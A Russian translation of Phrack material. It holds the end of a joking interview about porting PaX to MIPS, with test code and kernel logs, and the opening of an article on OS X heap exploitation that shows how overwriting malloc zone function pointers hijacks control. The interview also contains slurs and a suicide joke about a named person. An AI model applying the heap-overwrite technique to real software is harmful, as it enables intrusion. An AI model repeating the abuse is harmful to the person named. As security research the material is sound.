связано с моими личными изменениями, чем с самим журналом. Однако я вижу большую тенденцию статей (как отражение сцены) всегда сходиться в одно место и застревать там, в скучной итерации, которая никогда не заканчивается. Я играл с окружением выполнения Linux и связанными с ним техническими спецификациями, а потом перешёл к чему-то другому — это та же игра, но уже с PalmOS или просто хаки оптимизации, обфускации или драйвера IrDA в ноутбуке. Как люди могут писать статьи о том, что они называют «шеллкодами», для каждой архитектуры, операционной системы, поддерживаемых ABI, ISA или ещё чего? Разве это не просто вопрос чтения мануалов? Зачем рассуждать о формате файла ELF и системе динамической компоновки конкретной платформы без какого-либо «улучшения» (понимай широко — не думаю, что здесь стоит определять термин) «хакерской техники»? Думаю, именно это портит phrack в наши дни. Насчёт академического стиля: я сам имею проблемы с формализмом. То, что я действительно ценю в phrack, — это, например, средний уровень формализма по сравнению с академией. Мне кажется очень интересным, что можно подать подборку техник с базовыми комментариями к ним в свободной форме. Если люди за этим считают контент хорошим — он пройдёт. Но я также думаю, что минимальный формализм необходим, иначе остаётся слишком много места для бессмыслицы, и мне не кажется правильным, чтобы люди читали «Assembly HOW-TO», которые «учат» использованию каких-то «инструкций» для конкретной платформы в очень ограниченном контексте и заставляют читателя считать, что он понимает эту область. Насчёт славы: несправедливо, но ожидаемо — меня тошнит при мысли о мифах, однако если я буду отрыгивать мифы, они намеренно будут вырваны, как желудочная язва, из самого меня. С радостью посмотрел бы рецензию на коллекцию /home/PORNO/. И правда рассчитываю попробовать классную французскую еду до конца года.

B: Что ты думаешь об оппозиции whitehat/blackhat, привлёкшей больше внимания в последние годы, и что отвечаешь тем, кто называет тебя whitehat за то, что один из твоих проектов касался портирования PaX?

O: Как бы меня назвали, если бы я бегал кругами и лопотал, нарядившись в оранжевый костюм? Телепузиком?

B: Как бы ты охарактеризовал хакерское подполье в 2005 году? Многие считают, что никакого подполья больше нет из-за всей коммерческой возни вокруг безопасности. Комментарии?

O: Думаю, размышлять об этом — значит предаваться забвению. Можно определить несколько характеристик и классифицировать плюсы и минусы процесса. Однако по мере того, как развитие процесса усиливается, его преобразующая сила тоже растёт, и, таким образом, число «идеальных ветвей» внутри этой социальной группы стремится увеличиваться и взаимодействовать между собой. Каковы сейчас Монмартр и Монпарнас?

B: Кто твои герои в компьютерной безопасности и почему?

O: Их много, серьёзно — и мне повезло знать/встречать многих из них. Но какая разница, если я скажу тебе? Герои — мои, чёртовы мифы — мои.

> *Можно задам вопрос сам? Пожалуйста.*
> *B: Coxinha+guarana или Exchange 0-day?*
> *O:*

B: Как ты определяешь слово «хакер»?

O: Я считаю, что символические отсылки определяют «факт». Лингвистическое представление чьего-то типа реальности в конкретный момент времени. По мере изменения Бытия этого существа меняется и его восприятие этого факта. Когда такие существа — или даже как Ничто — взаимодействуют, энтропия растёт и факт стремится деформироваться всё больше. Технизм помогает процессу: информационные медиа становятся мощнее и распространяются глобально.

Законченный нигилизм. Я так считаю.

B: Ну давай, признавайся. Ты всё-таки бразилец — перечисли все сайты, которые ты задефейсил.

O: СЧАСТЛИВОГО ДНЯЯЯЯЯЯЯЯ РОЖДЕНИЯЯЯЯ!!!!!!!!!!!!!!!1

B: Если бы ты занимался сексом с route, ты был бы сверху или снизу?

O: Попробовал бы и то и другое. Попробовал бы другие варианты. Хотя на самом деле меня интересовали бы только мускулы, татуировки и пистолеты :D

B1: Говорят, ты тот, кто учил pageexec@freemail.hu насчёт PaX. Это правда? Объясни.

B2: Что тебя мотивировало портировать PaX на MIPS, какие были главные проблемы и как ты их решал?

O: Учил? Не думаю :>. Есть история о невозможности PAGEEXEC на компьютерах на базе MIPS, начатая великим Теоретическим де Раадтом {[1],[2]}. Мотивация: я просто подумал, что будет весело попробовать доказать обратное, и начал играться. В итоге оказалось, что неправым был я сам. По крайней мере пока :>

[Предупреждение]

Хочу предупредить, что я ПЬЯН, у Bulas'a, на отличной вечеринке в честь дня рождения Танго: с днём рождения, Танго!!! Без СПИДа, братан ;> только пиво и веселье!

[Первый подход]

Пробовал поиграть с системой кэширования. Не вышло.

[Из рассылки Linux-MIPS]

> *"PAX can't be fully supported on MIPS anyway; the architecture doesn't have a no-exec flag in it's pages. PAX docs are bullshit btw. execution proection doesn't require a split TLB and anyway, the MIPS uTLBs are split." — Ralf*

[Ответ]

(несмотря на то что Ralf, один из моих любимых немцев, полностью упустил суть проекта PaX)

Я вижу, что MIPS имеет разделённые TLB, которые, с другой стороны, не могут быть различимы на программном уровне. Таким образом, когда происходит page-fault, я не понимаю, как фрагмент обработчика исключений (без микрокода) может определить, происходит ли I-Fetch в исходной «области кода» или как попытка выполнить внедрённую полезную нагрузку в области памяти, предназначенной только для чтения/записи данных. Плюс тот факт, что JTLB хранит ссылки на

данные и код вместе в кэше трансляции адресов. Плюс ситуации вроде немапированных трансляций kseg0 и kseg1, которые происходят вне любого TLB (виртуальный адрес вычитается на 0x80000000 и 0xA0000000 соответственно для получения физических адресов), оставляя, как ты упомянул, только разделённые uTLB (не считая специального случая kseg2). Но PaX хочет заботиться и о безопасности на уровне ядра. Даже разделённые кэш-блоки MIPS (которые можно отдельно проверять программно) не позволили бы реализовать подход, поскольку если кусок данных ранее закэширован в D-Cache (load/store), кэш-линия должна быть инвалидирована и контекст сохранён в I-Cache, прежде чем стадия конвейера I-Fetch завершится успешно.

Действительно, защита выполнения (в общем смысле) не требует разделённого TLB. Другие решения, разработанные и реализованные PaX, — это SEGMEXEC (использующий специфические функции сегментации ядер на базе x86) и MPROTECT. Последний использует `vm_flags` для контроля состояния каждого маппинга памяти, гарантируя, что они никогда не содержат одновременно `VM_WRITE | VM_MAYWRITE` и `VM_EXEC | VM_MAYEXEC`. Но по мере усложнения решение стремится обрастать проблемами. Прежде всего, это не будет таким же простым и «автоматическим», как постраничный контроль. Ещё один момент: такое решение не защитит от атак на уровне ядра, так что, помимо прочего, компрометация на этом уровне может привести к прямой манипуляции флагами маппингов задачи. В итоге известная проблема — атакующий, способный записывать в файловую систему и запрашивать маппинг этого файла в память с `PROT_EXEC`. Иными словами: да, защиту выполнения можно достичь и другими способами, но не с такой точностью, как на уровне страницы.

[Второй подход]

«Плюс тот факт, что JTLB хранит ссылки на данные и код вместе в кэше трансляции адресов» превратился из проблемы в решение при обсуждении с командой PaX.

Цитата:

> *"Multiple Matches: If more than one entry in the TLB matches the virtual address being translated, the operation is undefined." — из [3].*

Алгоритм:

```
- из обработчика исключения Refill, проверить тип выборки {
    * _EPC = EPC;
    * if CP0(Cause(BD)) [
        . _EPC += 4;
    ]
    * compare ( CP0(_EPC) , CP0(BadVaddr) ) [
        . if TRUE  ( I-Fetch );
        . else     ( D-Fetch );
    ]

    * I-Fetch [
        . построить корректный PTE и загрузить его нормально в J-TLB;
    ]
    * D-Fetch [
        . построить корректный PTE и загрузить его в J-TLB;
        . принудительно загрузить его в наш любимый слот в D-TLB (

            __asm__ __volatile__ ("lw %0,0(%1)"\
                                  : "=r" (user_data)\
                                  : "r"  (address));
        )
        . построить некорректный PTE для того же ASID/VPN, помеченный PaX (

            static inline pte_t pte_mkpax(pte_t pte)
```

```
            {
                 pte_val(pte) &= ~(_PAGE_READ|_PAGE_SILENT_READ|_PAGE_DIRTY);
            }

        )
        . загрузить некорректную запись в J-TLB
    ]
}
```

Предположение:

Если для этой (ранее помеченной PaX) страницы происходит I-Fetch, алгоритм сортировки TLB схемы должен взять инвалидированную запись из J-TLB, загрузить её в I-TLB и сгенерировать второй page fault при попытке использовать эту запись.

```
- из обработчика исключения Refill, проверить тип выборки {
    * _EPC = EPC;
    * if CP0(Cause(BD)) [
        . _EPC += 4;
    ]
    * compare ( CP0(_EPC) , CP0(BadVaddr) ) [
        . if TRUE  ( I-Fetch );
        . else     ( D-Fetch );
    ]

    * I-Fetch [
        . для страниц, помеченных PaX (
            pax_report_fault(...);
            do_exit(SIGKILL);
        )
        . для страниц не PaX: построить корректный PTE и загрузить его
          нормально в J-TLB;
    ]
}
```

[Эксперимент]

Компьютер:

IDT 79RV4600-100, 128 МБ RAM.

Исполняемый код:

```
- Играть с CP0(Index);
- Играть с флагами CP0(EntryLo);
- Играть с CP0(Wired);
```

Дамп записей Translation Lookaside Buffer на диск:

```
- Искать паттерны;
```

Пользовательский код:

```
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <fcntl.h>
#include <sys/mman.h>
#include <asm/page.h>



                                    /* jr $31 ; nop */
const unsigned long payload[] = { 0x03e00008, 0x00000000 };
int
main(int argc, char **argv)
```

```
{
unsigned long page,
   vpn;
void  *vaddr;
int  fd;


/* mmap само по себе не загрузит/сохранит страницу, что означает
 * «девственное» место, так что мы можем стать EPC fault'a.
 */
if (argv[1]) {
  fd = open(argv[1],O_RDWR);
  vaddr =  mmap(0, PAGE_SIZE, PROT_EXEC|PROT_READ|PROT_WRITE,\
    MAP_PRIVATE, fd, 0);
} else {
  /* внутренности malloc сначала сохраняют, потом загружают
   * где-то в диапазоне страницы — это сгенерирует наш fault.
   */

  /* Это смешно, но MIPS glibc делает
   * brk(PAGE_SIZE * 33) даже если ты просто
   * хочешь malloc(несколько байт); обычно получаешь:
   * -> brk (0x10001000 + (PAGE_SIZE * 33))
   *
   * Если запрошенный malloc размер > 33 страниц, тогда old_mmap
   * PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS
   *
   * Ещё смешнее, потому что, насколько я могу судить, glibc
   * считает size >= 32 (вместо 33) для get_unmapped_area....
   *
   * Думая о всей архитектуре MIPS, не могу придумать
   * ничего, что оправдало бы этот мусор.
   */
  vaddr = malloc (33 * PAGE_SIZE);
  memcpy(vaddr, (void *) payload, 8);
}

page = ((unsigned long) vaddr & (PAGE_MASK));
vpn  = ((unsigned long) vaddr & (PAGE_MASK << 1));


printf("Payload   @    %08lx\n", (unsigned long) vaddr);
printf("CP0_BADVADDR : %08lx [VPN = %08lx]\n\n", (page+8), vpn);

/* I-Fetch vaddr */
asm(
  "or $8,$2,$3\n"
  "jalr $8\n"
  : : "r" (page), "r" (((unsigned long) vaddr & ~(PAGE_MASK)))
);

return page;
}
```

[Результаты]

Паттерны:

Никакого паттерна. Алгоритм сортировки кажется неопределимым с программного интерфейса.

Пример вывода:

```
surreal kernel: ####################################################
surreal kernel: [do_page_fault] : Program      : Hello [3218]
surreal kernel: [do_page_fault] : CP0_BADVADDR : 2aac3004
surreal kernel: [do_page_fault] : EPC          : 2ab90928
```

```
surreal kernel:   ---> TLBS Exception   (1000ffdb)
surreal kernel:
surreal kernel: ------------------------[BEFORE]---------------------
surreal kernel: [__update_tlb] :  Program      : Hello [3218]
surreal kernel: [__update_tlb] :  CP0_BADVADDR : 2aac3004
surreal kernel: [__update_tlb] :  ASID         : 00000062
surreal kernel: [__update_tlb] :  EntryHi      : 2aac2062
surreal kernel: [__update_tlb] :  EntryLo0     : 32565e
surreal kernel: [__update_tlb] :  EntryLo1     : 0
surreal kernel: [__update_tlb] :  Index        : 45
surreal kernel:
surreal kernel:           ---- TLB Entries ----
 ..........................................................
surreal kernel: Index: 45 pgmask=4kb va=2aac2000 asid=62
surreal kernel:    EntryLo0 : [pa=0c959000 c=3 d=1 v=1 g=0]
surreal kernel:    EntryLo1 : [pa=00000000 c=0 d=0 v=0 g=0]
surreal kernel:
surreal kernel: ------------------------[AFTER]----------------------
surreal kernel: [__update_tlb] :  Program      : Hello [3218]
surreal kernel: [__update_tlb] :  CP0_BADVADDR : 2aac3004 [00000000]
surreal kernel: [__update_tlb] :  ASID         : 00000062
surreal kernel: [__update_tlb] :  EntryHi      : 2aac2062
surreal kernel: [__update_tlb] :  EntryLo0     : 32565c
surreal kernel: [__update_tlb] :  EntryLo1     : 3297dc
surreal kernel: [__update_tlb] :  Index        : 47
surreal kernel:
surreal kernel:           ---- TLB Entries ----
 ..........................................................
surreal kernel: Index: 45 pgmask=4kb va=2aac2000 asid=62
surreal kernel:    EntryLo0 : [pa=0c959000 c=3 d=1 v=1 g=0]
surreal kernel:    EntryLo1 : [pa=0ca5f000 c=3 d=1 v=1 g=0]
surreal kernel:
surreal kernel: Index: 47 pgmask=4kb va=2aac2000 asid=62
surreal kernel:    EntryLo0 : [pa=0c959000 c=3 d=1 v=0 g=0]
surreal kernel:    EntryLo1 : [pa=0ca5f000 c=3 d=1 v=0 g=0]
```

Рабочий пример:

```
tiago@surreal(~)$ ./Hello
    Payload   @    2aac3008
    CP0_BADVADDR : 2aac3008 [VPN = 2aac2000]

    Killed
tiago@surreal(~)$ uname -a
    Linux surreal 2.6.9-rc2 #125 Thu Oct 28 05:38:27 BRT 2004 mips unknown
tiago@surreal(~)$

 ..........................................................

surreal kernel: ################## EXECUTION ATTEMPT ##################
surreal kernel: [do_page_fault] : Program       : Hello [3218]
surreal kernel: [do_page_fault] : CP0_BADVADDR  : 2aac3008
surreal kernel: [do_page_fault] : EPC           : 2aac3008
```

Возможные причины неудачи первого подхода:

• таймирование;
• глупость;
• ...;

Итак? Смотрю на некоторые проекты opencores.org, проверяю реализации MMU-схем — может, найду идеи. Кстати, если у тебя есть HDL-проект Stanford MIPS или любого его потомка — дай знать — варез. kthx.

Ссылки:

• [1] http://www.securityfocus.com/archive/1/333303/2003-08-09/2003-08-15/2
• [2] http://cvs.openbsd.org/papers/auug04/mgp00009.html
• [3] MIPS R4000 Microprocessor's User Manual, 2nd Ed. (p.62).

Открытое интервью — действительно крутые вопросы

B: Ты всё ещё поддерживаешь отношения с командой KIQ? Какие миссии ты для них выполнял?

O: Я ненавижу футбол.

B: Насколько близки твои личные отношения со сценовой шлюхой halfdead? Расскажи про .ro/.br gangbang'и...

O: Большой ястреб?

B: Слышали, что mayhem переезжает в твою страну, спасаясь от французских фашистских законов — ты никогда не пробовал ELFsh?

O: Хмм, на самом деле это просто гениальный ход местных крупных торговцев беухом. Guinness?

B: Ты 4 раза говорил в прошлом, что после постинга ерунды в dailydave больше не будешь этого делать, но ты всё ещё постишь. Как живёшь с этой зависимостью? Есть идеи, почему никто из читателей той рассылки не понимает ни слова из твоих философских идей?

O: 4? Я говорил это 82 раза. Я просто не думаю об этом — как болеть СПИДом и беспокоиться об этом. Ты серьёзно? Я точно знаю, что я единственный недоумок, способный понять мой символизм ;P

B: Coxinhaaaaa?

O: Bico

B: Насчёт философии: почему ты оказался в мире IT? Ходят слухи, что ты разговариваешь со своими компьютерами о философии и просишь их прокомментировать перед тем, как постить в dailydave?

O: Смотри «Жизнь». Ложь! Вот почему они так отстойны.

B: Абсент?

O: Акулы!

B: Ты пробовал придать смысл своим философским идеям БЕЗ эффекта абсента?

O: Bohmes, Dan Frank. \<3

B: Имеет ли количество 'hu' какое-то значение для тебя?

O: Huhuhuhuhuhu hu huhuhu

B: Есть ли какая-то связь между 'hu' и 'uh'?

O: Uh? Hu!

B: Абсент?

O: Испания

B: Говорят, что команда pax принудила тебя стать их MIPS-рабом. Комментарии?

O: :< Нечестно. Я чуть не заплакал из-за petite pip.

B: Как произошёл твой переход от роликовых коньков к инлайн-ассемблеру?

O: Скользя...

B: Где, по-твоему, больше сценовых шлюх — в хакерской сцене или на X-games?

O: 540 в True-spin kind grind, fake 360 выход.

B: Что на самом деле значит 'hu'?

O: Значит? :/

B: Что ты думаешь о finger(1)?

O: HUHUHUHUHU q:D

B: Свободу [RaFa]?

O: Сиди на попе ровно

B: Есть что сказать всем людям, которые сейчас копошатся, пытаясь понять, кто ты такой?

O: Если их это правда беспокоит, им стоит перестать копошиться и вместо этого начать лопотать.

B: Хотим поздравить тебя с успешным дефейсом Phrack Prophile и тем, что тебе удалось его распространить. Как ты это провернул?

O: Я не провернул :D

B: Можешь ответить на вопрос абзацем короче 20 строк?

O: Нет.

B: Твоя любовь к MIPS как-то связана с мультфильмом «Coyote & Road Runner»?

O: «See MIPS Run»?

B: Слышал, ты один из основателей huhushmail? Можешь объяснить, почему Security through Obscurity реально работает?

O: Один из них, да. Вынужден согласиться, хотя если дам тебе хоть какое-то объяснение, я нарушу саму концепцию.

B: Можешь угадать, каким будет твой следующий ответ?

O: Нет, но я знаю вопрос.

B: Есть идеи, почему Phrack не стоит переименовывать в Phcrack?

O: Из-за текущей цены на голубых комаров из Танзании.

B: CRUZEIROOOOOOO

O: Chupame la pija, boludo maricon!

B: Что лучше в качестве бэкдора — PaX или grsecurity?

O: Честно говоря, предпочитаю технику бэкдоринга iGOBLIN.

B: Какой процент этого интервью — внутренний юмор, который аудитория никогда не поймёт?

O: 95,46008097%. Возможно, скоро получу графический анализ от широко известной LRL — Lance Research Laboratory. ;)

B: Каково это — стать знаменитым? Как этот Prophile изменит твою жизнь к лучшему? К худшему? Где рекрутёры могут с тобой связаться?

O: Уже получил 83 звонка, 68 факса и 3 электронных письма. Приглашения от всех крутых элитных хакерских группировок. Пожалуй, подам заявку в NSA — National Symposium of Albatri. Рассчитываю уменьшить бразильскую бедность и DDoS-атаки с помощью этого, увеличив число дефейсеров, преклоняющихся перед моей крутостью. Также с нетерпением жду дружбы со всеми элитными хакерами и признания с их стороны. Я буду красивым, знаменитым, любимым — супергероем! Пожалуйста.

B: DURA?

O: Ура Дэнни! *\o/*

B: Что ты думаешь о Richard Johnson из iDEFENSE?

O: Надёжный: никогда не мелкий воришка, носит презервативы!

B: Есть идеи, почему Richard Johnson из iDEFENSE до сих пор не убил себя?

O: Недостаток крутости.

B: Кто твой любимый «горячий хакер из Техаса»?

O: The KoolKrazyKlantastic — fluffi leona \o/

Комментарий одним словом

```
  =---=[ One word comments

  [give a 1-word comment to each of the words on the left]

  WORD?                              : WORD!
```

Предложения/комментарии/пламя сцене и/или конкретным людям?

Куча ерунды, выплеснутой выше, что-то значила в момент написания. Нах её политические смыслы и импликации, даже если я не могу их избежать. Продолжайте.

Приветы и пожелания

Я не верю в заслуги. Делать — это столь же произвольно, как и не делать.

Однако хочу ОБНЯТЬ некоторых людей: мою семью, моего оленя, моего лимонного брата, моего tukey, моего альбатроса, моего creyss, моих лягушатников, моих голландцев, моего венгра, единственного парня горячее старой квартиры, моего dot-pa-marine, моего waismo, моего joto, faggy, моего крутого американского blackhat-whitehat'a, моего курда, моего corcho, моего шведа, моего босса, моих tempest-людей, моего метросексуального лингвистического аналитика K-master giant'a, моего iGOBLIN-защитника grin, моего tibu и ВССЕЕЕХ моих крутых fancy-персонажей!

```
  |=[ EOF ]=---------------------------------------------------------------=|
```

Техники эксплуатации кучи в OS X

Автор: nemo

Оглавление

---

1. Введение

Эта статья написана на основе опыта эксплуатации переполнения кучи в браузере по умолчанию (Safari) в Mac OS X. Предполагается базовое знакомство с ассемблером PPC — ссылка на соответствующий материал приведена в разделе «Ссылки» (4). Знание других аллокаторов памяти будет полезным, но не обязательным. Весь код в этой статье был скомпилирован и проверен на Mac OS X — Tiger (10.4) с архитектурой PPC32 (PowerPC).

---

2. Обзор реализации пользовательской кучи в Apple OS X

Реализация malloc(), входящая в состав Apple Libc-391 и более ранних версий (на момент написания статьи), создана Бертраном Серле (Bertrand Serlet). Это относительно сложный аллокатор памяти, построенный на концепции «зон» — фрагментов виртуальной памяти переменного размера — и «блоков», выделяемых внутри этих зон. Возможно существование нескольких зон, однако большинство приложений ограничивается использованием зоны по умолчанию.

На момент написания статьи данный аллокатор используется во всех выпущенных версиях OS X. Он также применяется в проекте Open Darwin [8] на архитектуре x86, однако эта тема в статье не рассматривается.

Исходный код реализации malloc() от Apple доступен по ссылке [6]. (Текущая версия на момент написания — 10.4.1.)

Для доступа к нему необходимо быть членом ADC — регистрация бесплатна. (Или, если не хочется регистрироваться, воспользуйтесь логином/паролем с сайта Bug Me Not [7] ;)

2.1. Переменные окружения

Поведение функций выделения памяти можно изменить с помощью ряда переменных окружения. Их список отображается при установке переменной `MallocHelp` с последующим вызовом malloc(). Они также описаны на man-странице malloc().

Рассмотрим переменные, наиболее полезные при эксплуатации переполнения.

[MallocStackLogging] — при установке этой переменной ведётся журнал всех операций malloc. Совместно с ней можно использовать инструмент `leaks` для поиска в памяти процесса выделенных через malloc() буферов, на которые нет ссылок.

[MallocStackLoggingNoCompact] — при установке этой переменной журнал операций malloc ведётся в формате, пригодном для разбора инструментом `malloc_history`. Инструмент `malloc_history` применяется для вывода списка выделений и освобождений памяти, выполненных процессом.

[MallocPreScribble] — эта переменная заполняет выделенную память значением 0xaa. Удобна для визуального определения расположения буферов в памяти, а также при написании скриптов для gdb с целью исследования кучи.

[MallocScribble] — эта переменная заполняет освобождённую память значением 0x55. Как и MallocPreScribble, облегчает анализ расположения памяти. Кроме того, программа с большей вероятностью завершится аварийно при обращении к данным, к которым не должна обращаться.

[MallocBadFreeAbort] — при установке этой переменной программе посылается сигнал SIGABRT, если в free() передаётся указатель, не числящийся как выделенный. Полезна для остановки выполнения в точной точке возникновения ошибки.

Примечание: инструмент `heap` позволяет изучать текущую кучу процесса: отображаются зоны и все выделенные на данный момент объекты. Для его работы установка переменных окружения не требуется.

2.2. Зоны

Одну зону можно считать отдельной кучей. При уничтожении зоны все выделенные в ней блоки освобождаются. Зоны позволяют группировать блоки со схожими свойствами. Сама зона описывается структурой `malloc_zone_t` (определена в `/usr/include/malloc.h`), приведённой ниже:

```
// [struct malloc_zone_t]

typedef struct _malloc_zone_t {

    /* Только разработчики зон должны опираться на расположение этой
    структуры; обычные вызывающие должны использовать функции доступа ниже */
    void        *reserved1;     /* ЗАРЕЗЕРВИРОВАНО ДЛЯ CFAllocator — НЕ ИСПОЛЬЗОВАТЬ */
    void        *reserved2;     /* ЗАРЕЗЕРВИРОВАНО ДЛЯ CFAllocator — НЕ ИСПОЛЬЗОВАТЬ */
    size_t      (*size)(struct _malloc_zone_t *zone, const void *ptr);
```

```
    void        *(*malloc)(struct _malloc_zone_t *zone, size_t size);
    void        *(*calloc)(struct _malloc_zone_t *zone, size_t num_items,
□□          size_t size);
    void        *(*valloc)(struct _malloc_zone_t *zone, size_t size);
    void        (*free)(struct _malloc_zone_t *zone, void *ptr);
    void        *(*realloc)(struct _malloc_zone_t *zone, void *ptr,
□□□□□□□size_t size);
    void        (*destroy)(struct _malloc_zone_t *zone);
    const char  *zone_name;

    /* Необязательные пакетные колбэки; могут быть NULL */
    unsigned    (*batch_malloc)(struct _malloc_zone_t *zone, size_t size,
□□□□void **results, unsigned num_requested);
    void        (*batch_free)(struct _malloc_zone_t *zone,
□□□void **to_be_freed, unsigned num_to_be_freed);
    struct malloc_introspection_t       *introspect;
    unsigned    version;
} malloc_zone_t;
```

(Технически зоны — это масштабируемые структуры `szone_t`, однако первым элементом `szone_t` является структура `malloc_zone_t`. Именно эта структура наиболее важна для понимания способа эксплуатации ошибок кучи, описанного в данной статье.)

Как видно, структура зоны содержит указатели на функции для каждой из операций выделения и освобождения памяти. Это даёт вполне чёткое представление о том, каким образом можно перехватить управление после переполнения.

Большинство функций достаточно очевидны: malloc, calloc, valloc, free и realloc выполняют те же операции, что и в Linux/BSD.

Функция `size` возвращает размер выделенной памяти. Функция `destroy()` уничтожает всю зону и освобождает выделенную в ней память.

Функции `batch_malloc` и `batch_free`, насколько я понимаю, служат для выделения (или освобождения) нескольких блоков одинакового размера.

Примечание:
Функция `malloc_good_size()` возвращает размер буфера после выравнивания. Любопытно, что она содержит ту же ошибку переполнения при округлении, о которой говорится в разделе 5.1.

```
printf("0x%x\n",malloc_good_size(0xffffffff));
```

На Mac OS X 10.4 (Tiger) выведет `0x1000`.

2.3. Блоки

Выделение блоков происходит по-разному в зависимости от требуемого объёма памяти. Размер всех выделяемых блоков всегда выровнен по параграфу (кратен 16). Поэтому запрос менее 16 байт вернёт 16, запрос 20 байт вернёт 32 и т.д.

Структура `szone_t` содержит два указателя — для выделения tiny- и small-блоков:

```
tiny_region_t       *tiny_regions;
small_region_t      *small_regions;
```

Запросы памяти объёмом менее примерно 500 байт попадают в категорию «tiny». Такие выделения производятся из пула регионов памяти, полученных через `vm_allocate()`. Каждый такой регион представляет собой кучу размером 1 МБ (в 32-битном режиме) или 2 МБ (в 64-битном режиме), за которой следуют метаданные региона. Регионы упорядочены по возрастанию размера блока. При освобождении памяти она возвращается в пул.

Свободные блоки содержат следующие метаданные:

(все поля имеют размер `sizeof(void *)`, кроме поля `size`, которое имеет размер `sizeof(u_short)`; для tiny-буферов используется выравнивание по 0x10 байт)

• checksum
• previous
• next
• size

Поле `size` содержит количество квантов для данного региона. Квант соответствует размеру выделяемых блоков памяти внутри региона.

Запросы памяти объёмом от 500 байт до четырёх виртуальных страниц (0x4000) попадают в категорию «small». Они выделяются из пула small-регионов, на которые указывает поле `small_regions` в структуре `szone_t`. Память также предварительно выделяется с помощью `vm_allocate()`. Каждый «small»-регион содержит кучу размером 8 МБ с теми же метаданными, что и у tiny-регионов.

Выравнивание tiny- и small-блоков по границе страницы не гарантируется — если размер блока меньше одной виртуальной страницы, выравнивание по странице невозможно.

Выделение крупных блоков (более четырёх виртуальных страниц) осуществляется принципиально иначе. При запросе большого блока процедура malloc() обращается к `vm_allocate()` для получения необходимой памяти. Такие выделения происходят в области старших адресов кучи. Это полезно при использовании техники «разрушения кучи», описанной в данной статье. Крупные блоки выделяются кратно 4096 (размер виртуальной страницы памяти), поэтому они всегда выровнены по странице.

2.4. Инициализация кучи

Как видно ниже, функция `malloc()` — это лишь обёртка над `malloc_zone_malloc()`.

```
void *malloc(size_t size)
{
  void  *retval;

  retval = malloc_zone_malloc(inline_malloc_default_zone(), size);
  if (retval == NULL)
    {
errno = ENOMEM;
    }
  return retval;
}
```

Функция `inline_malloc_default_zone()` передаёт соответствующую зону в `malloc_zone_malloc()`. Если `malloc()` вызывается впервые, `inline_malloc_default_zone()` вызывает `_malloc_initialize()` для создания начальной зоны malloc по умолчанию.

Функция `malloc_create_zone()` вызывается со значениями `(0, 0)` в качестве параметров `start_size` и `flags`.

После этого считываются и разбираются переменные окружения (начинающиеся с `Malloc`) для установки соответствующих флагов.

Затем вызывается функция `create_scalable_zone()` из файла `scalable_malloc.c` — именно она фактически отвечает за создание структуры `szone_t`, используя функцию `allocate_pages()`:

```
szone = allocate_pages(NULL, SMALL_REGION_SIZE, SMALL_BLOCKS_ALIGN, 0, \
□□□VM_MAKE_TAG(VM_MEMORY_MALLOC));
```

Та, в свою очередь, использует mach-системный вызов `mach_vm_allocate()` для выделения памяти под структуру `s_zone_t` по умолчанию.

Итог:

Для применения техники, описанной в данной статье, важнее всего понимать следующее: в памяти размещается структура `szone_t`, содержащая несколько указателей на функции, хранящих адреса соответствующих процедур выделения и освобождения памяти. При выделении блока памяти, попадающего в категорию «large», для его выделения используется mach-системный вызов `vm_allocate()`.

---

3. Пример переполнения

Прежде чем приступить к анализу эксплуатации переполнения кучи, рассмотрим расположение начальной структуры зоны в памяти работающего процесса.

Для этого воспользуемся gdb для отладки небольшой программы:

```
-[nemo@gir:~]$ cat > mtst1.c
#include <stdlib.h>

int main(int ac, char **av)
{
□char *a = malloc(10);
□__asm("trap");
□char *b = malloc(10);
}

-[nemo@gir:~]$ gcc mtst1.c -o mtst1
-[nemo@gir:~]$ gdb ./mtst1
GNU gdb 6.1-20040303 (Apple version gdb-413)
(gdb) r
Starting program: /Users/nemo/mtst1
Reading symbols for shared libraries . done
```

После получения сигнала SIGTRAP и возврата в командную оболочку gdb можно воспользоваться показанной ниже командой, чтобы найти начальную структуру `szone_t` в памяти процесса.

```
(gdb) x/x &initial_malloc_zones
0xa0010414 <initial_malloc_zones>:      0x01800000
```

Это значение, как и ожидалось в gdb, равно `0x01800000`. При дампе памяти по этому адресу видны все поля структуры `_malloc_zone_t_`.

Примечание: вывод переформатирован для большей наглядности.

```
(gdb) x/x (long*) initial_malloc_zones
0x1800000:      0x00000000□// Reserved1.
0x1800004:      0x00000000□// Reserved2.
0x1800008:      0x90005e0c□// указатель size().
0x180000c:      0x90003abc□// указатель malloc().
0x1800010:      0x90008bc4□// указатель calloc().
0x1800014:      0x9004a9f8□// указатель valloc().
0x1800018:      0x900060ac□// указатель free().
0x180001c:      0x90017f90□// указатель realloc().
0x1800020:      0x9010efb8□// указатель destroy().
0x1800024:      0x00300000□// Имя зоны
□□□□//("DefaultMallocZone").
0x1800028:      0x9010dbe8□// указатель batch_malloc().
0x180002c:      0x9010e848□// указатель batch_free().
```

В этой структуре видны все указатели на функции, вызываемые при каждой операции выделения/освобождения памяти через зону по умолчанию, а также указатель на имя зоны, полезный при отладке.

Если изменить указатель на функцию malloc() и продолжить выполнение программы (как показано ниже), второй вызов malloc() приводит к переходу по указанному значению (с учётом выравнивания инструкций):

```
(gdb) set *0x180000c = 0xdeadbeef
(gdb) jump *($pc + 4)
Continuing at 0x2cf8.

Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_INVALID_ADDRESS at address: 0xdeadbeec
0xdeadbeec in ?? ()
(gdb)
```

Но реально ли записать данные вплоть до адреса `0x1800000` (или `0x2800000` вне gdb)? Рассмотрим этот вопрос подробнее.

Сначала проверим, какие адреса получают выделения памяти разных размеров. Расположение каждого буфера зависит от того, в какую из упомянутых ранее категорий попадает размер запроса (tiny, small или large).

Чтобы это проверить, достаточно скомпилировать и запустить следующую небольшую программу на C:

```
-[nemo@gir:~]$ cat > mtst2.c
#include <stdio.h>
#include <stdlib.h>

int main(int ac, char **av)
{
extern *malloc_zones;

printf("initial_malloc_zones @ 0x%x\n",*malloc_zones);
printf("tiny:  %p\n",malloc(22));
printf("small: %p\n",malloc(500));
printf("large: %p\n",malloc(0xffffffff));
return 0;
}
-[nemo@gir:~]$ gcc mtst2.c -o mtst2
-[nemo@gir:~]$ ./mtst2
initial_malloc_zones @ 0x2800000
tiny:  0x500160
small: 0x2800600
large: 0x26000
```

